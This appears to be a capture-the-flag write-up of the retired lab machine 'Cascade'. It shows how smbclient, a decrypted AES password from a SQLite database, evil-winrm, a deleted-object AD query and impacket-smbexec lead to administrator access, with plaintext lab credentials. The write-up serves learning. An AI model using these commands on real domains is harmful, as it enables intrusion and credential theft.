


It was getting obvious we'll have to "reverse engineer" some binary. In this case we had an easy time, become we were dealing with C# and the source code was easily retrieved.

```
smbclient -W CASCADE -U 's.smith%sT333ve2'  //casc-dc1.cascade.local/audit\$
```



Well the password was indeed in the DB, but it was encoded using AES CBC




First, we had to verify which type of db we were dealing with.

```
file -i Audit.db
```

```
Audit.db: application/vnd.sqlite3; charset=binary
```


And while exploring it with sqlite browser we found the encrypted password for arksvc

Usually I like to took at the entropy to have a better idea what kind of mess I got myself into.



We had two pathways: we could reverse engineer the binary or we could just execute the binary from our box and capture the ldap authentication.


Trying to intercept the authentication didn't work so I decide to have a look at the source code with a bit of .NET Reflector magic.



We confirmed that it was using AES CBC and retrieve all the intel we needed from the source code to decrypt the password we found on the SQlite database.


- found at Crypto.cs

```
iv: 1tdyjCbY1Ix49842
keySize: 0x80 (128)
blockSize: 0x80 (128)
AES CBC
```




- found at: MainModule.cs

```
key: c4scadek3y654321
```



Then I went to https://www.devglan.com/online-tools/aes-encryption-decryption and decrypted unsing the intel I've mentioned.



arksvc


```
 I've double checked with bloodhount but we already new what to do from all the clues we've found along the way.
```

- Got initial access using winrm.


```
evil-winrm -i casc-dc1.cascade.local \
        -u 'arksvc@cascade.local' \
        -p 'w3lc0meFr31nd'
```

```
After we use a simple Get-AdObject to retrieve objects that had been deleted from AD.

And we found the same cascadeLegacyPwD property. This that it was fairly easy. But the first time around, it took me two days.
```

```
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```




Yep , we got the administrator's password and was so cute.



And that's how we got system!

```
impacket-smbexec 'CASCADE.LOCAL/administrator:baCT3r1aN00dles@cascade.local'
```



Happy Hacking Boiis and Gals!

Cascade has been Pwned!

Congratulations  **bstrawberry**, best of luck in capturing flags ahead!

#7537	05 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE